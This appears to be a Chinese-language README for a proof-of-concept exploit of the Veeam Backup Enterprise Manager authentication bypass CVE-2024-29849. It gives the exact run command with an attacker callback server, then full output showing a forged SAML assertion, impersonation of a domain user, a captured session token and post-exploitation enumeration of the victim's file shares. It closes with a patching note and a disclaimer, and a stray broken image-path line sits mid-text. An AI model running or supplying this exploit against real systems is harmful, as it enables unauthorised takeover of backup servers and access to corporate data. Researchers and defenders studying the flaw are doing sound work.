Veeam Backup Enterprise Manager 身份验证绕过 (CVE-2024-29849) 由 Sina Kheirkhah (@SinSinology) (SummoningTeam (@SummoningTeam)) 发现
根据 Veeam 官方公告,所有早于 Veeam Backup Enterprise Manager 12.1.2.172 的版本均受影响
首先,您需要为本地 HTTPS 环境进行正确配置,请使用以下命令:
openssl req -new -x509 -keyout key.pem -out server.pem -days 365 -nodes

python CVE-2024-29849.py --target https://192.168.253.180:9398/ --callback-server 192.168.253.1:443

 _______ _     _ _______ _______  _____  __   _ _____ __   _  ______   _______ _______ _______ _______
 |______ |     | |  |  | |  |  | |     | | \  |   |   | \  | |  ____      |    |______ |_____| |  |  |
 ______| |_____| |  |  | |  |  | |_____| |  \_| __|__ |  \_| |_____| .    |    |______ |     | |  |  |

        (*) Veeam Backup Enterprise Manager Authentication Bypass (CVE-2024-29849)

        (*) Exploit by Sina Kheirkhah (@SinSinology) of SummoningTeam (@SummoningTeam)

        (*) Technical details: https://summoning.team/blog/veeam-cve-2024-29849-authentication-bypass/


(*) Target https://192.168.253.180:9398 is reachable and seems to be a Veeam Backup Enterprise Manager
(*) Fetching certificate for 192.168.253.180
(*) Common Name (CN) extracted from certificate: batserver.evilcorp.local
(*) Assumed domain name: evilcorp.local
(?) Is the assumed domain name correct(Y/n)?y
(*) Target domain name is: evilcorp.local
(*) Starting callback server

(^_^) Prepare for the Pwnage (^_^)

(*) Callback server listening on https://192.168.253.1:443
192.168.253.1 - - [10/Jun/2024 07:20:13] "GET / HTTP/1.1" 200 -
(*) Callback server 192.168.253.1:443 is reachable
(*) Triggering malicious SAML assertion to https://192.168.253.180:9398
(*) Impersonating user: [email protected]
192.168.253.180 - - [10/Jun/2024 07:20:13] "POST /ims/STSService HTTP/1.1" 200 -
(+) SAML Auth request received, serving malicious RequestSecurityTokenResponseType

(+) Exploit was Successful, authenticated as [email protected]
(*) Got token: MmIzOGVjMzQtZGIxZC00MWE3LTgxNjMtNjA2MTE4ODY5ZDkw
(*) Starting post-exploitation phase
(*) Retrieving the list of file servers
{'FileServers': [{'ServerType': 'SmbServer', 'HierarchyObjRef': 'urn:NasBackup:FileServer:9dee6394-bf7a-4dc6-a9a5-4faf2e22551d.0d4a7862-82cb-4c93-a53b-e500d6cb9e35', 'SmbServerOptions': {'Path': '\\\\192.168.253.134\\corporate-docs', 'CredentialsId': None}, 'NfsServerOptions': None, 'FileServerOptions': None, 'ProcessingOptions': {'ServerUid': 'urn:veeam:FileServer:0d4a7862-82cb-4c93-a53b-e500d6cb9e35', 'CacheRepositoryUid': 'urn:veeam:Repository:88788f9e-d8f5-4eb4-bc4f-9b3f5403bcec'}, 'NASServerAdvancedOptions': {'ProcessingMode': 'Direct', 'StorageSnapshotPath': None}, 'Name': '\\\\192.168.253.134\\corporate-docs', 'UID': 'urn:veeam:FileServer:0d4a7862-82cb-4c93-a53b-e500d6cb9e35', 'Links': [{'Rel': 'Up', 'Href': 'https://192.168.253.180:9398/api/backupServers/e59b6cc4-444e-4a2d-a986-3d4d0b8791de', 'Name': '192.168.253.134', 'Type': 'BackupServerReference'}, {'Rel': 'Alternate', 'Href': 'https://192.168.253.180:9398/api/nas/fileServers/0d4a7862-82cb-4c93-a53b-e500d6cb9e35', 'Name': '\\\\192.168.253.134\\corporate-docs', 'Type': 'FileServerReference'}], 'Href': 'https://192.168.253.180:9398/api/nas/fileServers/0d4a7862-82cb-4c93-a53b-e500d6cb9e35?format=Entity', 'Type': 'FileServer'}]}
更新至最新版本,或按照 Veeam 安全公告中的说明进行缓解
本软件纯粹出于学术研究和开发有效防御技术的目的而创建,不应用于攻击未经明确授权的系统。项目维护者不对软件的误用承担任何责任。请负责任地使用。